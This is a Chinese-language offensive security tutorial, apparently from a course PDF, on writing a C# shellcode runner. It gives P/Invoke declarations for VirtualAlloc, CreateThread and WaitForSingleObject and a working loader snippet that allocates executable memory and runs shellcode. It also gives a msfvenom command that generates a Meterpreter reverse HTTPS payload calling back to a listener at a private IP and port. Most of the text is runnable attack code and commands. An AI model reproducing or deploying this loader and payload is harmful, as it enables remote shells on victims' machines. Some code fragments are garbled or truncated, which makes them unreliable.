
MCD-ET 01

01 C# ShellCode Runner

Author: x1gua Date: 20230408

- 一个最基本ShellCode Runner包括以下几个部分,在C#中也对应了不同调用Win32 API的方法。
 - 1. Shellcode
 - 2. 申请本地内存空间 VirtualAlloc
 - 3. 拷贝 Shellcode Marshal.Copy
 - 4. 运行 Shellcode CreateThread 和 WaitForSingleObject

既然要调用方法,那么就需要提及平台调用API(P/Invoke)的概念,在C#中可以使用 DIIImportAttribute 类导入声明 Win32 API,利用到 P/Invoke 可以将 C++ 声明转换为 C# 方法标签(C# Method Signature),P/Invoke可以参考这个网站,左上角搜索即可。




以下找到需要用到的P/Invoke

```
[DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);
    [DllImport("kernel32.dll", CharSet = CharSet.Ansi)]
    public static extern IntPtr CreateThread(IntPtr lpThreadAttributes,
uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, IntPtr lpThreadId);
    [DllImport("kernel32.dll", SetLastError = true)]
    public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);
```

那么之后怎么去使用呢?

结合官方文档中个方法参数含义去使用,下面给出使用样例: VirtualAlloc function (memoryapi.h)

```
byte[] buf = new byte[xxx] {0xfc,0xe8,0x8f,0x00,0x00,0x00,0x60,0x89};
int size = buf.Length;
IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
Marshal.Copy(buf, 0, addr, size);
IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0,
IntPtr.Zero);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```



其中还有shellcode没有生成

msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.181.154
LPORT=8443 -f csharp

最后在 Visual Stidio 中创建项目(控制台应用.NET Framework) 并写入代码,生成64位release版,运行即可。

